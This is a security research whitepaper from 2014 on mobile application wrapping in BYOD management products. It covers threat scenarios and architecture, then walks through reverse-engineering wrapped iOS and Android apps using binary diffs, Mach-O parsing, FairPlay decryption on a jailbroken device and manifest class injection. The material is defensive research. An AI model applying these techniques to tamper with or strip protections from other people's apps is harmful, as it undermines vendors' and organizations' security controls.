GDS
RESEARCH · LABS
A DIVISION OF GOTHAM DIGITAL SCIENCE

Analysis of Mobile Application Wrapping Solutions

Ron Gutierrez & Stephen Komal

August 2014

Contents

Abstract

One of the latest trends of Bring Your Own Device (BYOD) solutions is to employ "Mobile Application Management (MAM)," which allows organizations to wrap their internal applications to perform policy enforcement and data/transport security at the application layer rather than at the device level. Today's organizations face a complex choice given the plethora of BYOD application wrapping products on the market, each with colorful datasheets and security claims. How well do these BYOD application wrapping solutions stand up to their claims? And perhaps just as important, how well do they defend against real-life mobile threats?

In this whitepaper we analyze the application wrapping design and implementation patterns that we've observed in major commercial BYOD products on the market today. We walk through the steps for reverse engineering how application wrapping solutions work for both iOS and Android as well as analyze their authentication, cryptography, Inter-Process Communication (IPC), and client-side security control mechanisms. Finally, we'll highlight security vulnerability patterns common to these MAM solutions, the security risks they introduce, and provide recommendations for avoiding common design and implementation flaws.

The research contained in this whitepaper was presented by GDS at the Black Hat USA 2014 Security Conference[1] in the talk titled “Unwrapping the Truth - Analysis of Mobile Application Wrapping Solutions”.

The slides can be found at:

- https://github.com/GDSSecurity/Presentations/tree/master/Unwrapping%20the%20Truth%20-%20Analysis%20of%20Mobile%20App%20Wrapping

[1] https://www.blackhat.com/us-14/briefings.html#unwrapping-the-truth-analysis-of-mobile-application-wrapping-solutions

Introduction

The approach of "Bring Your Own Device" (BYOD) for employees is becoming the standard across organizations small and large. Part of BYOD's attractiveness in the corporate space is largely attributed to the cost savings realized by not having to purchase the mobile device hardware in addition to paying for the software licenses needed to manage these devices. Organizations aside, BYOD has also benefitted employees, allowing them to leverage devices they already own and are familiar with, thereby forgoing the need to carry both a personal and corporate device.

The flipside of BYOD conveniences is that organizations are now faced with the added security risks of employees accessing sensitive company resources from their personal devices. In an effort to mitigate these risks, a number of vendors have introduced BYOD management solutions into the marketplace. The two primary approaches to BYOD software for managing organization resources on employee devices are Mobile Device Management (MDM) and Mobile Application Management (MAM). There is existing security research[2] in the realm of MDM implementations for Android and iOS, however there is minimal independent security research published on how MAM solutions work and the common security weaknesses that can exist in these solutions. The research presented in this whitepaper attempts to close this gap and builds on earlier research presented by GDS on building mobile secure containers at OWASP AppSec USA 2013[3] by applying it to the world of commercial MAM BYOD solutions.

Research Objectives and Scope

The goals of this research are to increase awareness of security flaws that may affect BYOD MAM vendor solutions and establish a secure baseline for MAM solutions. The vendor solutions in scope for research include those identified by Gartner in their "Magic Quadrant for Enterprise Mobility Management Suites 2014"[4] study. Any product specific security issues identified were responsibly disclosed to the vendors. This research is intended to be vendor neutral with a focus on the wide landscape of vulnerabilities that can exist in MAM solutions. However, the research is not intended to be used by organizations evaluating MAM solutions to choose a vendor based on previous vulnerabilities that have been identified. As such, vendor specific details are not covered in this whitepaper.

The research was focused on assessing the following security controls of MAM software running on the mobile device:

- Implementation of Secure Container Authentication
- Implementation of Secure Container Cryptography
- Thoroughness of Application Wrapping & Data Leakage Prevention
- Implementation of Inter-Process Communication (IPC)
- Effectiveness of Application Policies and Security Commands

Although not necessarily a complete list, a MAM solution that does implement the above categories in a secure manner is likely to mitigate the majority of mobile specific threat scenarios. Security controls that were omitted from this research, but are a suggested area of future research include the following:

- Analysis of Network Communication and Secure Tunneling Implementation
- Assessing Exposed Server Components

[2] https://intrepidusgroup.com/insight/category/mobile-device-management/
[3] https://github.com/GDSSecurity/Presentations/tree/master/Building-Mobile-Secure-Containers
[4] http://www.gartner.com/technology/reprints.do?id=1-1UURNKA&ct=140603

Intended Audience

This whitepaper seeks to provide useful information to the following three major stakeholders in the BYOD MAM space:

Buyers – Buyers are organizations looking to deploy a BYOD MAM solution. As they shop the MAM marketplace, a major concern will be the overall security posture of the solution. This whitepaper will cover the various threat scenarios associated with BYOD solutions and the various security features and common implementation flaws that should be considered when assessing a vendor's product.

Builders – Builders represent the vendors that are developing BYOD software. One of their goals is to mitigate the inherent risks associated with building a client-side solution. This whitepaper will cover various design patterns and implementation flaws that vendors should consider when developing their BYOD solutions. This information will provide vendors with a baseline of secure practices to assess themselves against.

Breakers – Breakers are the security testers that will perform audits on the Buyer's BYOD deployment and the Builder's design and implementation. This whitepaper will cover insecure design and implementation patterns we have encountered during our research. A testing checklist is also provided at the end of this whitepaper to provide a baseline of security checks against which MAM solutions can be assessed.

BYOD Primer

Mobile Device Management (MDM) Introduction

When deploying a Mobile Device Management (MDM) solution, the organization requires employees to install a MDM configuration profile on their device. This profile will provide the organization with the ability to enroll devices, query device information, manage/enforce device level policies, install/remove applications, and initiate secure commands. Some examples of device information that could be queried include[5]:

- Device name
- Phone Number
- Model name and number
- Capacity and space available
- OS version number
- Installed applications

The security commands available to perform on a device include but are not limited to:

- Clear a user's passcode
- Lock a device
- Wipe a device

From a security standpoint, MDM is a solid approach to the BYOD problem since policies related to data encryption and passcode complexity can be applied to the entire device. Additionally, the organizational risks associated with data loss due to a lost or stolen device or an employee leaving the company can be mitigated with device lock and wipe features.

Mobile Application Management (MAM) Introduction

Mobile Application Management (MAM) provides a BYOD management alternative that gives organizations control over their sensitive data and resources, while also addressing some of the privacy concerns associated with MDM. For example, employees might not want their employer to query data from their devices and allow a full device wipe that also erases personal data, such as photos. MAM solutions manage organization data at the application layer rather than relying on operating system and device level APIs. MAM managed applications access organization resources within a "secure container" that enforces authentication, data encryption, transport security, and other security policies. Locks or wipes are limited to the managed applications and do not affect the personal data on the employee's device. Managed applications are typically developed by the MAM vendors (e.g. Mail, Calendar, Contacts, Browser, etc.) or they can be homegrown enterprise applications. For homegrown enterprise applications, MAM solutions provide "Application Wrapping" technology to implement the secure container and/or expose a SDK that can be used to integrate directly with enterprise applications.

[5] https://www.apple.com/ipad/business/it/management.html

Comparison of MDM and MAM

The following table describes how MDM and MAM solutions typically implement the following categories expected within a BYOD solution:

Category	Mobile Device Management (MDM)	Mobile Application Management (MAM)
Security Commands	Accomplished through use of device-level push notifications.	Likely not pushed to the device. Implementations may vary across vendors. Device OS limitations may prevent commands from being pushed and invoked immediately.
Application User Experience	Organization data can be accessed using native OS applications (Mail, Contacts, Calendar, etc). Employee user experience is the same when accessing personal and organization data.	Third party applications are used to access organization data (Mail, Contacts, Calendar, etc). These applications may not provide as good a user experience as the bundled native OS applications.
Device User Experience	Strict device level policies may impede user's personal device experience.	Users are able to keep the device level policies they choose.
Data Encryption	Device level policies ensure usage of system wide data protection (DP) capabilities. However, DP implementation may require developers to use certain APIs and follow security best practices. Crypto implementations for data protection provided by the mobile OS may have undergone security reviews and have been further scrutinized by the security community.	Wrapping technology can ensure application data written to the file system will be encrypted even if the developer is using an API that does not provide data protection. However, if the solution provides weak API coverage or crypto implementation, data leakage/compromise is a risk.
Device Privacy	MDM Management server can query potentially sensitive information from employee devices.	MAM Management server can only query data accessible within mobile application sandbox/permissions.
Data Leakage	OS will typically not restrict which applications can handle sensitive data. Sensitive data may leak to third party apps or the cloud or due to an insecure application implementation.	Wrapping technology can address data leakage to unmanaged applications as well as insecure implementations.
Other Limitations	Features rely on the APIs exposed by the device operating system. Employees may be running old versions of an OS and therefore may not support new security features.	Because there is not a standard set of device APIs, there is increased potential for weak implementation of security features. Heavy reliance on Inter-Process Communication (IPC) to push policies and security commands to wrapped applications.

Major BYOD Threat Scenarios

The following table outlines the common threat scenarios to consider when deploying a BYOD solution within an organization. Described is the threat scenario and the data at risk if there is no security solution in place to protect the data on the mobile device. This also assumes that the organization is not enforcing any security policies on the device.


Threat Scenario	Description
Lost or Stolen Device	All organization data stored on the device is susceptible to being stolen. Any authentication credentials/tokens to server resources will additionally be compromised.
Malware / Malicious Applications	A malicious application is installed via the app store or website on a device containing company application data. The malware may not target organization applications handling or storing sensitive data. Instead it is designed to steal data from system applications and any world readable data on the file system.
Targeted Malware / Malicious Applications	A malicious application is installed via the app store or website on a device containing company application data. This malware is crafted to target organization and specific applications on the employee's device. The malware would be capable of analyzing the application at runtime in order to compromise credentials as they are used by the victim. Exploitation across applications likely requires that the device is already jailbroken/rooted or the application would need a way to escalate privilege.
Malicious User on Un-trusted Network	A mobile device connects to an un-trusted Wi-Fi network, while using applications that transmit confidential data. A malicious user on the same network is sniffing traffic sent and received by the applications.
Unattended Device	A malicious user gains access to a mobile device that has been left unattended for a certain period of time. For the purposes of this review, we have identified 5 minutes as the threshold for a device to be considered unattended.
Targeted Attack Against Organization Server Endpoints	Mobile application may communicate with exposed server endpoints that host confidential data. These endpoints may be susceptible to remote exploitation.
Stolen Device Backup Data	Malicious user steals a plaintext backup file stored on another system (workstation, cloud, etc).
Disgruntled Former Employee	An employee who has been fired or has left the organization uses their mobile device in order to steal organization data stored on their device or connect to the organization network in order to access additional data.

A simple but unrealistic solution to the threats above is applications never storing or persisting sensitive data on unmanaged devices. An underlying assumption of BYOD deployments is that sensitive data will be stored / persisted on a device and therefore the BYOD solution should provide security controls to mitigate as many of the threat scenarios as possible.

Typical Mobile App Management (MAM) Architecture

The architecture for a common MAM solution consists of a management application (i.e. the MAM Agent), which is typically installed through the device's application store (e.g. Apple App Store, Google Play, etc.). The MAM Agent functions as the main controller for the solution, handling tasks such as authenticating and enrolling the user to the MAM Management Server, downloading and installing managed applications to the device (e.g. Mail, Calendar, Contacts, Browser, etc.), as well as retrieving policies for all managed applications.


Managed applications are downloaded and installed from the MAM Management Server and signed by an organization's distribution certificate. These applications are typically developed with the MAM provider's SDK or developed as normal and then wrapped by a special utility. The wrapping utility injects the application with new libraries that are linked at runtime providing authentication, data encryption, and other security features that can then be configured within the MAM solution. While it is possible to wrap any application, End User License Agreements (EULA)[6] for public app stores restrict downloading an application from that store, wrapping it, and then redistributing it within an organization.


Signed Custom Mobile App
1
Wrapping Utility
Inject Wrapping Code (Dynamic Libraries, DEX Modification, etc)
Re-sign Modified Application w/ Enterprise's App Signing Key
2
Re-signed and Wrapped Custom Mobile App
3
MAM Management Web Server
Wrapped Application Installed On Employee Device through MAM Agent
4
Mobile Device
MAM Agent
Secure Container

[6] https://www.apple.com/legal/internet-services/itunes/appstore/dev/stdeula/

Once installed, the MAM Agent needs to establish a consistent and secure Inter-Process Communication (IPC) channel with all of the managed applications installed on the device. The IPC communication between the wrapped applications include:

- Application specific security policies such as timeout, data encryption, IPC restrictions, and jailbreak detection
- Security commands such as application lock and wipe
- Cryptographic keys and/or values needed to perform authentication



Mobile Device
Native Mail
Native Calendar
Native Browser
MAM Agent
Secure Container
Inter Process Communication (IPC)
Wrapped Mail App
Secure Container
Authentication, Application Policies, Security Commands, Client Certs, etc
MAM Management Web Server

Application Wrapping Walkthrough

This section outlines the steps we typically take to determine the changes that are made to an application following the wrapping process. This should not be considered a guide to how all MAM solutions perform application wrapping. Additionally, it should be noted that the purpose of the walkthrough is not to illustrate vulnerabilities in the application wrapping implementation, as this approach could be followed to reverse engineer any wrapping solution application.


iOS Example

The MAM vendor provides an application wrapping utility that accepts an IPA file and the Apple Developer Identity and Provisioning profile. To understand the implementation, the original IPA and the wrapped IPA can be diffed and analyzed. Unzip the IPA file to gain access to the Mach-O executable of the application. This executable is found within the ".app" directory of an executable. It should be noted that when reversing an iOS executable from the App Store it will be protected with the Fairplay[7] DRM. You will need to decrypt the executable first before performing the diff analysis. The decryption of Fairplay protected applications is well documented online (we use the Clutch[8] application on our Jailbroken device). Use a hex editor such as HexFiend[9] to diff the application executable pre and post wrapping.




```
01A94  466F756E 64617469 6F6E0000 0C000000 50000000 18000000 00000000     6804  466F756E 64617469 6F6E0000 26000000 10000000 A4470000 30000000
01AB0  01000000 01000000 40657865 63757461 626C655F 70617468 2F436974     6832  29000000 10000000 D4470000 08000000 1D000000 10000000 A0500000
01ACC  72697844 796C6962 2E62756E 646C652F 43697472 69784479 6C69622E     6860  50270000 00000000 00000000 00000000 00000000 00000000 00000000
01AE8  64796C69 62000000 26000000 10000000 A4470000 30000000 29000000     6888  00000000 00000000 00000000 00000000 00000000 00000000 00000000
01B04  10000000 D4470000 08000000 1D000000 10000000 A0500000 50270000     6916  00000000 00000000 00000000 00000000 00000000 00000000 00000000
```

The output above identifies areas in the binary that were modified; however, it is not clear what was modified by looking at the hex representation of the executable. We utilize a Mach-O executable parser, such as MachOView[10], in order to show the contents of the binary in a human readable form. Figures 1 through 3 below illustrate that a new dynamic library was added by inserting a LC_LOAD_DYLIB command into the executable and is also included within the IPA package.



Command	LC_LOAD_DYLIB
Command Size	80




LC_LOAD_DYLIB (CoreFoundation)
LC_LOAD_DYLIB [redacted]
LC_FUNCTION_STARTS
LC_DATA_IN_CODE
LC_CODE_SIGNATURE
▸ Section (__TEXT,__text)
▸ Section (__TEXT,__stub_helper)
▸ Section (__TEXT,__objc_methname)


Address	Data	Description	Value
00001AA0	0000000C	Command	LC_LOAD_DYLIB
00001AA4	00000050	Command Size	80
00001AA8	00000018	Str Offset	24
00001AAC	00000000	Time Stamp	Wed Dec 31 19:00:00 1969
00001AB0	00000001	Current Version	0.0.1
00001AB4	00000001	Compatibility Version	0.0.1
00001AB8	4065786563757461626C655…	Name	@executable_path/[redacted]

[7] http://en.wikipedia.org/wiki/FairPlay
[8] https://github.com/KJCracks/Clutch
[9] http://ridiculousfish.com/hexfiend/
[10] http://sourceforge.net/projects/machovie

The next changes identified in the executable are updates made to the executable signature. This was expected given that the wrapping process injected code into the application, thereby requiring it to be re-signed in order to properly run on iOS devices. The signature is generated using the provisioning profile specified during the wrapping process.



```
0747C 5A302306 092A8648 86F70D01 09043116 041421C1 9B37912D 12B01767 | 0747C 5A302306 092A8648 86F70D01 09043116 0414B10E 3FC57B5C 74079A3D
07498 D82725A8 0E1C9BE2 AC98300D 06092A86 4886F70D 01010105 00048201 | 07498 CB61FF37 6304F139 06BF300D 06092A86 4886F70D 01010105 00048201
074B4 00189F0F ACDD1F53 AB0E113F 21887610 AB91B7E2 4B4D8294 CBE05F26 | 074B4 0063488C 6892F23F 1C4C149B 16ED2B22 0403F068 1904FBA4 A2305B8C
074D0 7DD841A9 6C88512E 9B1A1EBC 7856FE7B 70BA5156 00303F44 9AA3A60A | 074D0 0C9C51B2 9A5E8C40 78677EC5 74D6DA31 0D6B550A 2BA0461C 8CB0DFE6
074EC ECF40FC3 3D2574D7 7982EFA6 509CCAAA C0DB8CA4 5B2ABDDB 99860499 | 074EC D89D26B7 AFE16C25 BFAAA579 83D118B2 49A35A2D 26434FF3 A8847179
07508 AECF7F71 796E1599 6B29D3D4 8B9323F3 F3A26210 F3174A5D EB618174 | 07508 4131CE51 8326CF6F A1356FD9 381C55B7 9FCCD5A6 EEED7673 46A2CFB2
07524 DCA6CBF1 5857AA97 CE585CC9 0CCD1F46 7E7CAD04 64AA255C 0539C42F | 07524 890176F7 CEA2512A 0456510A 012E0DE5 D99D3A91 324A1FE5 08F0929F
07540 45F099EC 27001E95 7C21276D CAA62A18 1C8607AA F221BD65 65DC1BD6 | 07540 ABC468EA 783AE438 C112B634 DADBE9A2 540B415F CCFE7639 AA21C590
0755C 39647992 94B70C9C 3798D2B6 B8FF18B6 9DB5E3E0 D8FF733A A830261D | 0755C 2EFBBFA5 9757EBC8 198F1D85 83B23F59 59255802 F62B92F4 B6F1C401
07578 313A0103 554099CB C95970BF 5490B5EE F710D8E9 BD677435 8E0B67CA | 07578 F7F6CBA4 001E63AB DC432C35 C5112CD8 36A3F2B7 5F604048 D6EF183D
07594 608224B3 553F5D11 787C4F22 25E355A0 43FEED23 51065954 E40DF2F0 | 07594 9ED241EB 5A3EEF3B 19B574F8 6396403F 4553EFD6 15B435B1 485C5A4E
075B0 D21299E4 E7000000 00000000 00000000 00000000 00000000 00000000 | 075B0 80DC58A5 4F000000 00000000 00000000 00000000 00000000 00000000
```




Code Signature
- Executable (ARM_V7S)
  - Mach Header
  - Load Commands
  - Section (__TEXT,__text)
  - Section (__TEXT,__stub_helper)
  - Section (__TEXT,__objc_methname)
  - Section (__TEXT,__cstring)
    - C String Literals
  - Section (__TEXT,__objc_classname)
  - Section (__TEXT,__objc_methtype)
  - Section (__TEXT,__symbolstub1)
  - Section (__DATA,__lazy_symbol)

```
00007470  31 32 31 31 30 38 32 31  33 31 32 38 5A 30 23 06  121108213128Z0#.
00007480  09 2A 86 48 86 F7 0D 01  09 04 31 16 04 14 21 C1  .*.H......1...!.
00007490  9B 37 91 2D 12 B0 17 67  D8 27 25 A8 0E 1C 9B E2  .7.-...g.'%.....
000074A0  AC 98 30 0D 06 09 2A 86  48 86 F7 0D 01 01 01 05  ..0...*.H.......
000074B0  00 04 82 01 00 18 9F 0F  AC DD 1F 53 AB 0E 11 3F  ...........S...?
000074C0  21 88 76 10 AB 91 B7 E2  4B 4D 82 94 CB E0 5F 26  !.v.....KM...._&
000074D0  7D D8 41 A9 6C 88 51 2E  9B 1A 1E BC 78 56 FE 7B  }.A.l.Q.....xV.{
000074E0  70 BA 51 56 00 30 3F 44  9A A3 A6 0A EC F4 0F C3  p.QV.0?D........
000074F0  3D 25 74 D7 79 82 EF A6  50 9C CA AA C0 DB 8C A4  =%t.y...P.......
00007500  5B 2A BD DB 99 86 04 99  AE CF 7F 71 79 6E 15 99  [*.........qyn..
00007510  6B 29 D3 D4 8B 93 23 F3  F3 A2 62 10 F3 17 4A 5D  k)....#...b...J]
00007520  EB 61 81 74 DC A6 CB F1  58 57 AA 97 CE 58 5C C9  .a.t....XW...X\.
00007530  0C CD 1F 46 7E 7C AD 04  64 AA 25 5C 05 39 C4 2F  ...F~|..d.%\.9./
```

The dynamic library that is loaded into the application leverages a technique referred to as "Method Swizzling"[11] in order to replace the implementation of Objective C methods. This allows the MAM solution to control the execution of the wrapped application in order to enforce security policies, such as API restrictions and data encryption.

One of the other major changes to the application is the addition of a URL Scheme that can be invoked by the MAM agent. This URL scheme will be the main way the MAM Agent application will be able to invoke the application and initiate any IPC that needs to be performed within the wrapped application.



Bundle name	String	gds_storagetester
Bundle OS Type code	String	APPL
CFBundleResourceSpecification	String	ResourceRules.plist
Bundle versions string, short	String	1.0
Bundle creator OS Type code	String	????
▼CFBundleSupportedPlatforms	Array	(1 item)
Item 0	String	iPhoneOS
▼URL types	Array	(2 items)
▶Item 0 (Viewer)	Dictionary	(3 items)
▼Item 1	Dictionary	(2 items)
URL identifier	String	com[redacted]D4142734-5174-42BA-AC77-434C483E884D-8518-00005329FC00E70B
▼URL Schemes	Array	(1 item)
Item 0	String	com[redacted].D4142734-5174-42BA-AC77-434C483E884D-8518-00005329FC00E70B

[11] http://cocoadev.com/MethodSwizzling

Android Example

Similar to iOS applications, a wrapping tool is typically utilized to wrap Android applications. What follows is a summary of observations from comparing pre-wrapped and post-wrapped APKs.

NDK code is added to the application including linked libraries for handling encryption of data. One of the primary reasons for this is that the solution utilizes the OpenSSL library for its crypto in order to be considered FIPS compliant.

The DEX byte code for the wrapped application can be decompiled back to Java to better understand the approach taken to accomplish the application wrapping. The dex2jar[12] utility can be run against the DEX byte code for the post wrapped application (located in the 'classes.dex' file) in order to retrieve a JAR file containing Java byte code. The JAR file can be decompiled using a Java de-compiler, such as JD-GUI[13] to get a user-friendly view of the modifications.

The primary goal of the application wrapping process is to gain code execution when the application is launched. This will allow the application wrapping code to perform user authentication and gain access to policies of encryption keys needed to protect user data. The 'AndroidManfest.xml' can be used to modify the 'android:name' attribute for the 'application' configuration settings. This class can then be used to point to a class injected into the application (must be placed within application Classpath). On startup, the injected code will execute instead of the class that was intended.

```
<application    android:theme="@style/AppTheme"    android:label="@string/app_name"
android:icon="@drawable/ic_launcher" android:name="[Specify Injected Class Here]" >
```

